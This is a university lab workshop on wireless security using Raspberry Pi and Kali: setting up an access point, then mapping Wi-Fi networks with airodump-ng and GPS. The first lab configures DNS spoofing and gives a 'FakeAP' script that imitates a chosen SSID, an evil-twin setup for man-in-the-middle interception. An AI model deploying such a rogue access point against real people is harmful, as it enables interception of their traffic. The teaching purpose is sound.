WIRELESS & MOBILE SECURITY

Ministry of Education and Science of Ukraine
State University of Telecommunications

Volodymyr Sokolov

WIRELESS & MOBILE SECURITY

Laboratory Workshop

SUT, Kyiv, Ukraine
BTH, Karlskrona, Sweden
2017

UDC 004.056
LBC 32.988-5

Recommended for publication by the Academic
Council of State University of Telecommunications
as a workshop for master's programs
(Protocol #20, 3rd April 2017)

C594 Sokolov, V. Wireless and Mobile Security : Laboratory Workshop / V. Sokolov, M. Taj Dini, V. Buryachok. — K. : SUT, 2017. — 124 p.

ISBN ?

This laboratory workshop was created within the framework of the project ENGENSEC (544455-TEMPUS-1-2013-1-SE-TEMPUS-JPCR) and is part of the master's degree in cybersecurity. The workshop was evaluated in State University of Telecommunications (Ukraine), Blekinge Institute of Technology (Sweden), and Kharkiv National University of Radioelectronics (Ukraine).

ISBN ?

Table of Contents

I. Introductory. PwnPi & Kali Installation Guide. Wireless Access Point

PURPOSE

Get acquainted with two Linux distributions PwnPi and Kali and start wireless access point on its. To get links by Ethernet and Wi-Fi.

AFTER THE WORK THE STUDENT MUST

- know:

  1. How to install operation system on Raspberry Pi.
  2. Principles of network administration on Raspberry Pi.

- be able to:

  1. Install distributions PwnPi and Kali Linux.
  2. Connect to the Raspberry Pi by SSH and VNC.
  3. Configure DHCP and DNS services.
  4. Start a software access point on Raspberry Pi.

MATERIAL AND TECHNICAL EQUIPPING OF THE WORKPLACE

1. Raspberry Pi (B, B+, 2B or 3 version).

2. SD card (for Raspberry Pi B and B+) or microSD card (for Raspberry Pi 2B and 3). Instead SD card of you can use microSD with “microSD to SD” adapter.

3. Wireless adapter compatible with Raspberry Pi B, B+ or 2B (for example, USB TP-LINK TL-WN722N on Atheros AR9271 chipset with external antenna). There is an internal wireless card in Raspberry Pi 3.

SOFTWARE COMPONENTS

1. Kali Linux distribution
2. PwnPi Linux distribution
3. Win32DiskImager (for installing for Windows)
4. dnsmasq
5. hostapd
6. airmon-ng (from aircrack-ng package)

SAFETY INSTRUCTIONS

- Do not expose it to water, moisture or place on a conductive surface whilst in operation.

- Do not expose it to heat from any source; the Raspberry Pi is designed for reliable operation at normal ambient room temperatures.

- Take care whilst handling to avoid mechanical or electrical damage to the printed circuit board and connectors.

- Avoid handling the printed circuit board while it is powered. Only handle by the edges to minimize the risk of electrostatic discharge damage.

- The Raspberry Pi is not designed to be powered from a USB port on other connected equipment, if this is attempted it may malfunction [1, p. 3].

SUMMARY OF THE THEORETICAL PART

Installing Linux distributions made by standard methods [2; 3].

The *Secure Shell* (SSH) is a protocol for secure remote login and other secure network services over an insecure network.

The *Domain name system* (DNS) maps internet domain names to the Internet Protocol (IP) network addresses they represent and enables websites to use names, rather than difficult-to-remember IP addresses.

Virtual Network Computing (VNC) is a type of remote-control software that makes it possible to control another computer over a network connection. Keystrokes and mouse clicks are transmitted from one computer to another, allowing technical support staff to manage a desktop, server, or other networked device without being in the same physical location.

The *Dynamic Host Configuration Protocol* (DHCP) is a communications protocol that network administrators use to centrally manage and automate the network configuration of devices attaching to an IP network.

The *Domain Name System* (DNS) maps internet domain names to the IP network addresses they represent and enables websites to use names, rather than difficult-to-remember IP addresses.

CONTENTS AND SEQUENCE OF TASKS

1. PwnPi installation
2. Kali installation
3. Installing systems images using Windows (optional)
4. SSH connection
5. VNC connection
6. Connect an external Wi-Fi adapter that Is supported by hostapd
7. Bring up the new wireless interface
8. Configure and run DHCP and DNS services
9. Configure and run hostapd
10. Setup routing for the access point

GUIDELINES ON IMPLEMENTATION AND EXECUTION

PwnPi installation

PwnPi is a penetration testing distribution for the Raspberry Pi, this guide will explain how to install it for your Raspberry Pi. The best way to describe it can be found on the PwnPi website [4; 5]:

“PwnPi is a Linux-based penetration testing dropbox distribution for the Raspberry Pi. It currently has 200+ network security tools pre-installed to aid the penetration tester. It is built a stripped down version of the Debian Wheezy image from the Raspberry Pi foundation’s website and uses Openbox as the window manager. PwnPi can be easily setup to send reverse connections from inside a target network by editing a simple configuration file."

You will need a 4 GB SD card to flash the image to. You can use a program like **Ubuntu startup disk creator** or you can use **dd** or **dcfldd** on Linux, or use **Win32 Disk Imager** or **RUFUS** on Windows.

Here is **dd** method for this example but if need to use **dcfldd** just swap out **dd** for **dcfldd** in the following command:

```
sudo dd bs=1M if=<PATH TO FILE> of=</dev/sdX> && sync
```

Replace <PATH TO FILE> and </dev/sdX> with the relevant information, if you don't know where your SD card is mounted run **lsblk** to find out, for example the command can be looked like this:

```
sudo dd bs=1M if=/root/Downloads/pwnpi-3.0.img of=/dev/sdb && sync
```

Notification. When the command is finished safely remove your SD card and insert it into your Raspberry Pi, plug in the power and let it boot up. PwnPi should be ready to use, enjoy pen testing!

Kali installation

Of course, to install Kali all steps are same just to download Raspberry version of Kali should use Kali project official website [6] and choose suitable version for your Raspberry Pi model under RaspberryPi Foundation part of this page.

And it's better to use **bs=512** for Kali and use command like below:

```
sudo dd bs=512 if=/root/Downloads/kali-2.1.2-rpi2.img.xz of=/dev/sdb &&
sync
```

A note about the Raspberry Pi: if you have a keyboard and mouse plugged in (which you should) the Pi often takes more power than a standard AC adapter can provide. It's better to use a powered USB hub to make sure that all of peripherals work. However, the default PwnPi image is pretty out of date and may not support your USB mouse/keyboard. Even if it does, it's a good idea to update Raspberry Pi to the latest versions of software. Before do this however, need to expand the file system to encompass the entire SD card.

In PwnPi image file that wrote to the SD card constituted a bit-by-bit image of the file system; unfortunately, this included a minimally sized data partition. If need to expand this partition. To do this, start the Raspberry Pi Software Configuration Tool by entering the following at console:

```
raspi-config
```

The first choice should be "**Expand file system**", which is the subject of this task. Press **Enter** and follow the prompts. **Reboot** when asked to. When the Pi has rebooted, it is possible to begin the process of updating its software. Enter **Aptitude**, the package management system on the Pi by entering the following:

```
aptitude
```

Once in **Aptitude**, press the "**u**" key to get the list of latest updates available. The Pi will update the latest list of packages from the Raspbian sources. When it's finally finished updating there should be a large amount of packages available for update. Select "**Upgradable Packages**" and press the '**+**' key. This will select all upgradable packages for installation. Press the '**g**' key to view what packages will be installed and press '**g**' again to begin downloading and installing. Wait a bit (for various definitions of bit) for all packages to finish download and install. When it's all said and done it will be prompted to press return to continue. This will bring you back into aptitude, from which pressing '**q**' will quit. The updates we installed included a new kernel which requires a reboot, so go ahead and do this at the console.

```
reboot
```

If you have additional display once the Pi has rebooted start up the graphical user interface (GUI) by entering the following:

```
startx
```

Installing systems images using Windows

1. Insert the SD card into your SD card reader and check which drive letter was assigned.
2. Download the **Win32DiskImager**.
3. Extract the executable from the zip file and run the **Win32DiskImager** utility; you may need to run this as administrator. Right-click on the file, and select **Run as administrator**.
4. Select the image file you extracted earlier.
5. Select the drive letter of the SD card in the device box. Click **Write** and wait for the write to complete. Exit the imager and eject the SD card.

For more information, see the documentation in [7].

SSH connection

But GUI not directly connected to monitor. Connect using a standard authorization couple: login (usually, **root**) and password (usually, **toor**). For more information, see the manual for distribution you use.

VNC connection

Just with SSH should connect to Raspberry Pi and then install VNC Server. To Install TightVNC server package use this command:

```
apt-get install tightvncserver
```

For the first run of VNC Server to generate configuration files and VNC password enter:

```
vncserver :1
```

It started an X session on display port 1, note that by default VNC Server will attempt to start on display of which is already taken by the started Kali session used for local access

The first time after run VNC Server, it prompts for a password (**8 char max**). That's when VNC sessions are not linked to Linux user authentication but relies on a single password (one of VNC insecurity problems). It is possible later change that password using the **vncpasswd** command.

To check the VNC Server is running by issuing the **netstat -tupln** command:

```
tcp    0   0  0.0.0.0:5901   0.0.0.0:*  LISTEN    Xtightvnc
tcp    0   0  0.0.0.0:6001   0.0.0.0:*  LISTEN    Xtightvnc
tcp    0   0  0.0.0.0:22     0.0.0.0:*  LISTEN    sshd
```

Port 5901 is VNC connection port, 6001 is X server for VNC.

Connect an external Wi-Fi adapter that is supported by hostapd

Connect the Kali Box to the Internet using **ifconfig** to show network adapter name (in this case is wlan0).

It is possible to use wired Ethernet, and then in all likelihood this will be eth0 instead.

Many USB Wi-Fi adapters are compatible with **hostapd**, unfortunately there is not a clear source document to choose which one is better.

Check it works by connecting to any network using Kali's GUI. This is the way to save hassles later if there are any driver or hardware issues.

Bring up the new wireless interface

Use **ifconfig -a** to see the new wireless interface name:

```
wlan3     Link encap:Ethernet  HWaddr 00:27:19:bb:38:88
          BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

Bring this up as the gateway for your new wireless network. For example, using 10.0.0.1/24 simply to avoid any chance of confusion with internal NATed 192.168.0.1/24 network.

```
root@kali:~# ifconfig wlan3 10.0.0.1/24 up
root@kali:~# ifconfig wlan3
wlan3     Link encap:Ethernet  HWaddr 00:27:19:bb:38:88
          inet addr:10.0.0.1  Bcast:10.0.0.255  Mask:255.255.255.0
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

Configure and run DHCP and DNS services

DHCP assigns IP addresses when clients connect, and DNS provides resolution of names to IPs.

Most wireless clients expect DHCP by default, so it is convenient to run a DHCP server. It is possible to manually set IP addresses, but it’s really easier to do with DHCP.

Running own DNS server means that it is possible easily to intercept and alter DNS queries, which can assist in setting up man-in-the-middle attacks.

A piece of software called **dnsmasq** does both DHCP and DNS and is very simple to setup [8]. At first, install **dnsmasq**:

```
apt-get install dnsmasq
```

Next, create a configuration file **dnsmasq.conf** as follows (we can make and edit this file with **nano dnsmasq.conf** everywhere as you like):

```
interface=wlan3
dhcp-range=10.0.0.10,10.0.0.250,12h
dhcp-option=3,10.0.0.1
dhcp-option=6,10.0.0.1
server=8.8.8.8
log-queries
log-dhcp
```

This is about as simple as it gets. Only listen on wlan3, our additional wireless adapter. Hand out DHCP addresses from 10.0.0.10 to 10.0.0.250. DHCP option 3 is the gateway, DHCP option 6 is the DNS server — both of these should be set to our wlan3 IP of 10.0.0.1. server specifies upstream DNS servers that will handle most DNS queries — we have provided Google’s DNS server of 8.8.8.8. Finally, log DNS queries and DHCP requests — this just makes it easier to check everything is working.


Now, create a file **fakehosts.conf** to spoof certain DNS requests:

```
10.0.0.9 yourwebsite.com
```

This will cause the **dnsmasq** DNS server to respond with “10.0.0.9” to any request for “yourwebsite.com”.

Now, bring **dnsmasq** up. To run this command with show Standard Errors by the bellow command:

```
dnsmasq -C dnsmasq.conf -H fakehosts.conf –d
```



```
root@kali:~# dnsmasq -C dnsmasq.conf -H fakehost.conf -d
dnsmasq: started, version 2.76 cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt DBus i18n IDN DHCP DHCPv6 no-Lua
TFTP conntrack ipset auth DNSSEC loop-detect inotify
dnsmasq-dhcp: DHCP, IP range 10.0.0.10 -- 10.0.0.250, lease time 2h
dnsmasq: using nameserver 8.8.8.8#53
dnsmasq: reading /etc/resolv.conf
dnsmasq: using nameserver 8.8.8.8#53
dnsmasq: using nameserver 172.25.0.1#53
dnsmasq: using nameserver 213.160.128.3#53
dnsmasq: using nameserver 213.160.134.23#53
dnsmasq: read /etc/hosts - 6 addresses
dnsmasq: read fakehost.conf - 1 addresses
```

Configure and run hostapd

To get wireless adapter as an access point using **hostapd** [9]. Install it:

```
apt-get install hostapd
```


Create a configuration file **hostapd.conf**:

```
interface=wlan3
driver=nl80211
ssid=AP Free
channel=1
```

Again — really simple. Use this additional wireless adapter wlan3 with the nl80211 drivers (which seem to cover pretty much all modern adapters than can be APs), set the SSID to “AP Free” and set the channel to 1. There is no encryption etc.

Then start **hostapd**:

```
root@kali:~# hostapd ./hostapd.conf
```



```
root@kali:~# hostapd ./hostapd.conf
Configuration file: ./hostapd.conf
Using interface wlan0 with hwaddr 00:27:19:bb:28:90 and ssid "DUT Free"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
```

If get an error about driver just run this command and then try again:

```
airmon-ng check kill
```

Setup routing for the access point


With a very simple setup at the moment — act as a basic NAT gateway between wlan3 and wlan0.

Without going into any detail, because just need forward the packets from another network adapter to wlan0 (with this assumption internet connection is based on this adapter), the following commands will set this up:

```
sudo sysctl -w net.ipv4.ip_forward=1
sudo iptables -P FORWARD ACCEPT
sudo iptables --table nat -A POSTROUTING -o wlan0 -j MASQUERADE
```

At this stage, anyone should now be able to connect to “AP Free”, get an IP address, and start using the Internet.

To do all of these tasks this bash script will be useful:



```
#!/bin/bash
read -p "enter interface name : " INTF
read -p "First IP in DHCP Range :" DH1
read -p "Last IP in DHCP Range :" DH2
read -p "DHCP Lease Duration (in Hour) :" DUR
read -p "Your IP : " IP
read -p "enter SSID to spoof :" SSID
read -p "enter Channel number :" CH

# ---- Create dnsmasq Config File ----
echo "interface=$INTF
dhcp-range=$DH1,$DH2,$DUR
dhcp-option=3,$IP
dhcp-option=6,$IP
server=8.8.8.8
log-queries
log-dhcp
" > zdnsmasq.conf
# ---- Finish ----

# ---- Create hostspd Config File ----
echo "interface=$INTF
driver=nl80211  #nl80211 is the new 802.11 netlink interface public header
ssid=$SSID
channel=$CH
" > zhostapd.conf
# ------ Finish ------


sudo sysctl -w net.ipv4.ip_forward=1  # Enable IP forwading to act as a Router
sudo iptables --flush #Clear iptables Rules
sudo iptables -P FORWARD ACCEPT
sudo iptables --table nat -A POSTROUTING -o eth0 -j MASQUERADE
pkill -f hostapd
pkill -f dnsmasq
airmon-ng check kill
ifconfig $INTF $IP/24
clear
echo "your FakeAP will be Run ..."
dnsmasq -C zdnsmasq.conf -H fakehost.conf -d & hostapd ./zhostapd.conf &
```

RECOMMENDED LITERATURE AND REFERENCES

1. Raspberry Pi: Quick Start. https://www.raspberrypi.org/files/legacy/qsg.pdf
2. http://docs.kali.org/category/installation
3. https://hreikin.wordpress.com/2014/05/03/pwnpi-install-guide-raspberry-pi-penetration-testing-distribution/
4. http://pwnpi.sourceforge.net
5. http://www.pwnpi.com
6. https://www.offensive-security.com/kali-linux-arm-images
7. Installing Operating System Images Using Windows. https://www.raspberrypi.org/documentation/installation/installing-images/windows.md
8. http://www.thekelleys.org.uk/dnsmasq/doc.html
9. https://wireless.wiki.kernel.org/en/users/documentation/hostapd

II. Wireless Network Mapping

Purpose

Obtain data on wireless networks and visualize the relationships between the elements.

After the Work the Student Must

- know:

  1. Collection data about wireless devices and its geolocation.
  2. Writing a small Python scripts for data conversion.

- be able to:

  1. Make a wireless network mapping.
  2. Build a “client to access point” and “client to probe” relationship graphs.
  3. Use GPS module in wireless network scanning.
  4. Parse airodump-ng results and to export its as JSON.
  5. Make a GPS track on Google maps (for independent work).

Material and Technical Equipping of the Workplace

1. Raspberry Pi (B, B+, 2B or 3 version) with SD/microSD card.
2. Wireless adapter compatible with Raspberry Pi B, B+ or 2B. There is an internal wireless card in Raspberry Pi 3.
3. GPS module with serial interface (for example, NEO-6M).
4. UART to TTL adapter with 3.3 V levels (optionally).

SOFTWARE COMPONENTS

1. Wi-Fi Collector (Andriod)
2. subversion
3. airodump-ng (from aircrack-ng package)
4. airgraph-ng (from graphviz package)
5. gpsd
6. Python

SAFETY INSTRUCTIONS

- Do not expose it to water, moisture or place on a conductive surface whilst in operation.

- Do not expose it to heat from any source; the Raspberry Pi is designed for reliable operation at normal ambient room temperatures.

- Take care whilst handling to avoid mechanical or electrical damage to the printed circuit board and connectors.

- Avoid handling the printed circuit board while it is powered. Only handle by the edges to minimize the risk of electrostatic discharge damage.

- The Raspberry Pi is not designed to be powered from a USB port on other connected equipment, if this is attempted it may malfunction [1, p. 3].

NEO-6 modules contain highly sensitive electronic circuitry and are Electrostatic Sensitive Devices (ESD). Observe precautions for handling. Failure to observe these precautions can result in severe damage to the GPS receiver:

- Unless there is a galvanic coupling between the local GND (i. e. the work table) and the PCB GND, then the first point of contact when handling the PCB must always be between the local GND and PCB GND.

- Before mounting an antenna patch, connect ground of the device.
- When handling the RF pin, do not come into contact with any charged capacitors and be careful when contacting materials that can develop charges.
- To prevent electrostatic discharge through the RF input, do not touch any exposed antenna area. If there is any risk that such exposed antenna area is touched in non ESD protected work area, implement proper ESD protection measures in the design.
- When soldering RF connectors and patch antennas to the receiver's RF pin, make sure to use an ESD safe soldering iron (tip) [2, p. 21].

Be careful to use just 3.3 V for this module and don't use 5 V because it may hurt your GPS module, NEO 6M just working with 3.3 V.

Summary of the Theoretical Part

The ubiquity of wireless networking makes it easy to collect and analyze data (including purely statistical). Data collection reveals a potentially insecure network, to analyze their location, activity work, data encryption types and even manufacturers using databases of Organizationally Unique Identifier (OUI) [3] or Individual Address Block (IAB) [4].


Table presents statistics on the number of APs to the country (more than a million) and counting the number of APs per thousand inhabitants [5; 6]:

Country	APs, mln	APs per thousand inhabitants
United States	53.5	172
Germany	8.9	108
United Kingdom	7.9	127
Netherlands	6.1	**364**
Canada	5.2	152
France	3.4	52

Japan	2.8	22
Russian Federation	2.5	17
Australia	2.1	93
Poland	1.9	51
Spain	1.9	41
Belgium	1.7	155
Sweden	1.5	162
Denmark	1.5	269
Italy	1.4	24
Switzerland	1.2	148
Norway	1.0	213
China	1.0	<1
Brazil	1.0	5

CONTENTS AND SEQUENCE EXECUTION OF TASKS

Install any application for collect Wi-Fi networks on your smartphone (**Wi-Fi Collector**). Collect data with enabled GPS and stores dump data in different formats (*.csv and *.kml).



Total Collected Networks: 18

Collected Open Networks: 2

Collected WEP Networks: 0

Collected WPA Networks: 16

GPS Satellites: 8

Current GPS Location:
36,2586 , 49,97992

Installing

To install **subversion** use this command [7]:

```
apt-get install subversion to install subversion
```

Before download **airgraph-ng** to compile it “make” package and to create image file as graph “graphviz” package should be install on Raspberry Pi then install it via apt tools with this command [8]:

```
apt-get install make
apt-get install graphviz
```

To download and install **airgraph-ng** these steps should run:

```
svn co http://svn.aircrack-ng.org/trunk/scripts/airgraph-ng
cd airgraph-ng
make install
```

If an error appears after run latest command then use Python script to install it instead of that as below:

```
python setup.py install
```

Usage

```
############################################
#        Welcome to Airgraph-ng           #
############################################

Usage: python airgraph-ng -i [airodumpfile.txt] -o [outputfile.png] -g
[CAPR OR CPG]

-i      Input File
-o      Output File
-g     Graph Type [CAPR (Client to AP Relationship) OR CPG (Common probe
graph)]
-a      Print the about
-h      Print this help
```

Creating graphs

There are two different graph types:

- CAPR: Client to AP Relationship. This shows all the clients attached to a particular AP.
- CPG: Common Probe Graph. This will show all probed SSID by clients.

To run some **airodump-ng** CSV files it is possible to use command like below with any option depend to the project definitions [9]:

```
airodump-ng <interface> -w <output-prefix> --write-interval <Second> --
output-format <format>
```

For example:

```
airodump-ng wlan0mon -w captured --write-interval 30 --output-format csv
```

So you have **airodump-ng** .txt/.csv files to run through **airgraph-ng** open terminal and cd into the directory where keeping them.

The following creates a “client to access point” relationship graph:

```
airgraph-ng -i demo.csv -o demo.png -g CAPR
```

The following creates a “client to probe” request graph:

```
airgraph-ng -i demo.csv -o demo.png -g CPG
```

The graph size and the time to generate it depends on the size of the CSV file. Therefore, the more AP’s and Clients that get with **airodump-ng** the bigger the graph it will be.


Combining CSV files

To combine your **airodump-ng** .txt/.csv files together simply open up a terminal and cd into the directory where that keeping them in and then type:

```
dump-join.py -i <file>.txt <file>.txt <file>.txt -o <outputfilename>.txt
```

It can take combined **airodump-ng** .txt/.csv files and run it through **airgraph-ng** to make a larger graph.

Result should be like below:



Using GPS module in wireless network scanning

airodump-ng is used for packet capturing of raw 802.11 frames for the intent of using them with **aircrack-ng**. If there is a GPS receiver connected to the Raspberry Pi, **airodump-ng** is capable of logging the coordinates of the found access points. Additionally, **airodump-ng** writes out a text file containing the details of all access points and clients seen as before wrote in this document.

There is an option **–g** or **–gpsd** to indicate that **airodump-ng** should try to use **gpsd,** to get coordinates.

Installing gpsd service

As usual update your repositories with **apt-get update** and then to install the daemon and client utilities do the following [10]:

```
sudo apt-get install gpsd gpsd-clients
```


Especially if you want to use the GPS with NTP or need to start it on startup type the following command:

```
sudo dpkg-reconfigure gpsd
```

For each prompt, answer as:


```
start gpsd automatically: yes
Should gpsd handle attached USB receivers automatically: yes
Device the GPS receiver is attached to: <leave blank>
Options to gpsd: -n /dev/ttyAMA0
gpsd control socket path: <use default>
```

By placing the device name in the options field, you will get the GPS to start properly at boot-up, but there is an issue to find-out what is the GPS module Device name, if GPS module connected by “TTL to USB” to the Raspberry Pi as shown below the device name is like /dev/ttyUSB0 the number after the word USB depends to your USB connected devices to the Raspberry Pi but the first one is “0”.

